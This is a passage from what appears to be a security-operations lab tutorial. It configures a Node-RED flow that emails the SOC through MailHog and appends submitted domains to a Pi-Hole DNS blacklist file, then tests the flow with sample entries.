


Then type "alerts@sec450.com" in the "to" box. Next, press the "+add" button at the bottom of the screen to create a 2nd rule.



Change the top box to "topic" and the "to" box to "New DNS domain block"

Your setup should look like the picture below.




These changes set a **"from"** address and email **subject** in the message that will be passed to the **"email"** node after it passes through this change. Hit "done" to save the changes.

Next, we'll modify the email block to configure it to send mail using the MailHog server. Double click the email node then fill in the following information as listed and shown below.

```
To: soc@sec450.com
Server: mailhog
Port: 1025
Use Secure Connection: UNCHECKED
Use TLS: UNCHECKED
Name: Email the SOC
```

Your setup should look like this:




Hit "Done" once complete.

We've now setup Node-RED to take input from our dashboard and output it to a debug message as well as to an email address to notify the SOC a new domain was blocked, and who initiated the block. Let's test it out - hit "Deploy" in the upper right on your new config.




### 3. Test email output

Click back to the "Node-Red Dashboard" tab in Firefox and type in a test entry. Fill in "test.com" in the "Domain" box and your name in the "Requested by" box and press submit.




Flip back to the Node-RED workspace tab and look at the right sidebar. Press the small bug-shaped button to bring up the debugging output.



On the sidebar you should now see the output from your submission saying:

```
{ domain: "test.com", requester "[your_name]" }
```

If the output matches what is expected, everything should be working right so far. Open a **3rd tab in Firefox** and select the MailHog bookmark. You should see a new email in the inbox.



Click on it - the contents shows all the information we filled in on the dashboard form as well as the hard-coded variables we placed in the change node.




#### 4. Connect the output to the DNS server blacklist


Next for the final piece - connecting the output to the Pi-Hole DNS server to automatically implement the block for the domain we enter.



Click back to the Node-RED workspace tab and now double click the upper yellow change block to open up the "Edit change node" pane. In the pane fill in the "to" box to read "msg.payload.domain" as shown in the picture below, then press "Done".



Next search we need to add one more node. Search "file" in the "filter nodes" box in the upper left and select the second entry (When you mouse over the block it should say "Writes msg.payload to a file...") and drag it out to the workspace to the right of the change block we just modified, then connect the two as shown below.



For the final tweak, we need to modify the file box. Double click it to open the "edit node info" pane.


Type the following into the "Filename" box:

```
/tmp/blacklist.txt
```

Make sure the "Action" is set to **append to file** and the **Add newline** box is checked, then hit Done.

**Note**

If you do not see the "Action" drop down you probably selected the wrong type of file block in the previous step.



Finally, hit the deploy to save your changes:



## 5. Test the full automation setup

Our Node-RED flow is now complete! What we've created is a dashboard form that takes a domain name and requester name and hooked it up to 3 outputs

- A debug output to test functionality

- An email output to let the SOC know when a new item has been entered and who to trace it back to
- A file output that will be pushed to the Pi-Hole DNS server to add to the blacklist of domains that won't resolve, effectively killing the site for those using the DNS server.

Now it's time to test the whole thing. **Flip back to the "Node-RED Dashboard" tab** in your browser and type the following information.

```
Domain: weather.com  
Requested by: [Your name]
```

**DNS Block**

Domain:  1

Requested by: \*  2


3

Then press submit. If you flip back to the "Node-RED" workspace tab you should see your output in the debug pane as before, without any errors.

